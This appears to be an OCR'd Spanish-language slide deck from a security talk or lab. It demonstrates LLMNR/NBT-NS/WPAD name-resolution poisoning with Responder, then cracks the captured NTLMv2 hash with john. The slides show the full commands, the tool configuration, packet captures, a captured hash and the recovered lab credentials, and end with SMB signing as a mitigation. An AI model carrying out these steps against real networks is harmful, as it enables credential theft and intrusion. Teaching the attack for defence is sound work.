
Broadcast Name Resolution Poisoning (aKa wpad)

- **¿Dónde se produce este ataque?**
  - **Red corporativa**
- **¿Cómo se realiza este ataque?**
  - **Atacante responde a consultas LLMNR, netbios o MDNS**
- **¿Cuándo se produce éxito en el ataque?**
  - **Sitios web que requieren autenticación**
  - **Uso de archivos compartidos**
- **¿Qué se logra?**
  - **Cracking de contraseñas**
  - **Ataques de replay**
  - **Credenciales en texto plano**

¿Cómo se produce el ataque?



Escenario de ataque



Responder

```
root@peruhack:~/Responder# python Responder.py -h
```

```
                                     __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.6

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C

Usage: python Responder.py -I eth0 -w -r -f
or:
python Responder.py -I eth0 -wrf
```

```
root@peruhack:~/Responder# cat Responder.conf
[Responder Core]

; Servers to start
SQL = On
SMB = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = On
HTTPS = On
DNS = On
LDAP = On
```

https://support.microsoft.com/es-es/help/163409/netbios-suffixes-16th-character-of-the-netbios-name

Algunas opciones

- w = --wpad, Empieza un rogue WPAD server
- f = --fingerprinter, toma rastros de host que usa llmnr y nbt-ns
- r = --wredir, Responde a consulta con sufijos netbios
- F= --forceWpadauth, fuerza a autenticación NTML y Basic, el cual manda un prompt de autenticacion


```
root@peruhack:~/Responder# python Responder.py -I eth0 -wrf
```

```
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
```

NBT-NS, LLMNR & MDNS Responder 2.3.3.6

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CRTL-C

```
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
```



udp.port==5355

No.	Time	Source	Destination	Protocol	Length	Info
5	15.252238447	192.168.99.9	224.0.0.252	LLMNR	64	Standard query 0xc882 A aaaa
6	15.252411065	192.168.99.9	224.0.0.252	LLMNR	64	Standard query 0x923c AAAA aaaa
33	15.261637658	192.168.99.11	192.168.99.9	LLMNR	84	Standard query response 0xc882 A aaaa A 192.168.99.11
35	15.672542768	192.168.99.9	224.0.0.252	LLMNR	64	Standard query 0x923c AAAA aaaa
44	16.240009281	192.168.99.9	224.0.0.252	LLMNR	64	Standard query 0xbd80 A aaaa
45	16.240082764	192.168.99.9	224.0.0.252	LLMNR	64	Standard query 0xcc0c AAAA aaaa
58	16.241997365	192.168.99.11	192.168.99.9	LLMNR	84	Standard query response 0xbd80 A aaaa A 192.168.99.11
60	16.656743591	192.168.99.9	224.0.0.252	LLMNR	64	Standard query 0xcc0c AAAA aaaa
78	20.152339533	192.168.99.9	224.0.0.252	LLMNR	64	Standard query 0x6c74 A aaaa
79	20.152458958	192.168.99.9	224.0.0.252	LLMNR	64	Standard query 0xc300 AAAA aaaa
91	20.154370185	192.168.99.11	192.168.99.9	LLMNR	84	Standard query response 0x6c74 A aaaa A 192.168.99.11

```
▸ Frame 33: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface 0
▸ Ethernet II, Src: CadmusCo_23:a6:2f (08:00:27:23:a6:2f), Dst: CadmusCo_fa:88:cf (08:00:27:fa:88:cf)
▸ Internet Protocol Version 4, Src: 192.168.99.11, Dst: 192.168.99.9
▸ User Datagram Protocol, Src Port: 5355, Dst Port: 54401
▾ Link-local Multicast Name Resolution (response)
    Transaction ID: 0xc882
  ▸ Flags: 0x8000 Standard query response, No error
    Questions: 1
```

```
[FINGER] OS Version     : Windows 10 Pro 10240
[FINGER] Client Version : Windows 10 Pro 6.3
Challenge 2: 8cddc506cd12222a
Challenge 2: 8cddc506cd12222a
[HTTP] NTLMv2 Client   : 192.168.99.9
[HTTP] NTLMv2 Username : PERUHACK\test1
[HTTP] NTLMv2 Hash     : test1::PERUHACK:8cddc506cd12222a:7B5E6B7D8E84615C21B7A1A4E6F8DCA3:0101000000000003DCED990FEECD20155866C10
13EE1853000000000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E006C006F00630061006C0
0300280073006500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C0005001200730060062002E006C006F00630061006C
0008003000300000000000000000000000000010000037FD0D736F098DC4166FE3FF29860AB56F3E1CC9D7B19C64D75E7ABD7558726F0A0010000000000000000000000
0000000000000009001200480054005400500020F0061006100610061000000000000000000
```


```
root@peruhack:~/Responder/logs# john
Analyzer-Session.log              HTTP-NTLMv2-192.168.99.9.txt      SMBv2-NTLMv2-SSP-192.168.99.9.txt
Config-Responder.log              Poisoners-Session.log
.gitignore                        Responder-Session.log
root@peruhack:~/Responder/logs# john SMBv2-NTLMv2-SSP-192.168.99.9.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 7 password hashes with 6 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Peruhack01       (test1)
Peruhack01       (test1)
Peruhack01       (test1)
Peruhack01       (test1)
Peruhack01       (test1)
Peruhack01       (test1)
Peruhack01       (test1)
7g 0:00:00:00 DONE 1/3 (2017-06-24 10:32) 53.84g/s 126815p/s 126853c/s 148015C/s Peruhack01
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

¿Mas fácil?


```
root@peruhack:~/Responder# python Responder.py -I eth0 -rFb
```

```
                                     __
 .----.-----.-----.-----.-----.-----.--|  |.-----.----.
 |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                  |__|
```

```
           NBT-NS, LLMNR & MDNS Responder 2.3.3.6

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]
```




¿Mas fácil?




```
root@peruhack:~/Responder/logs# ls
Analyzer-Session.log  HTTP-Basic-ClearText-192.168.99.5.txt  Poisoners-Session.log  SMBv2-NTLMv2-SSP-192.168.99.9.txt
Config-Responder.log  HTTP-NTLMv2-192.168.99.9.txt           Responder-Session.log
root@peruhack:~/Responder/logs# cat HTTP-Basic-ClearText-192.168.99.5.txt
test1:Peruhack01
test1:Peruhack01
test1:Peruhack01
```

Smb unsigned

- https://technet.microsoft.com/en-us/library/cc180803.aspx



··· > MOM 2005 SP1 Product Documentation > Microsoft Operations Manager 2005 Secu... > Using Additional Security

···

IP Security (IPSec)

Secure Sockets Layer Encryption

OLEDB Encryption

Using SMB Packet Signing

Securing MOM Without Active Directory

Using SMB Packet Signing

